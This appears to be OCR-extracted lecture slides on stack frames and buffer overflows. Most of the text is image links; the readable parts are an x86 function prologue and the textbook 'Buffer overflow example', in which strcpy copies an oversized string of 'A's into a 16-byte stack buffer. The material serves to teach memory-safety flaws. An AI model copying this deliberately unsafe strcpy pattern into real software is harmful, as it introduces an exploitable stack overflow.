


example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```



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

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

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

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

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

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

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

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

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

Buffer overflow example

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void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
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void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
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

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

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

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

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

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

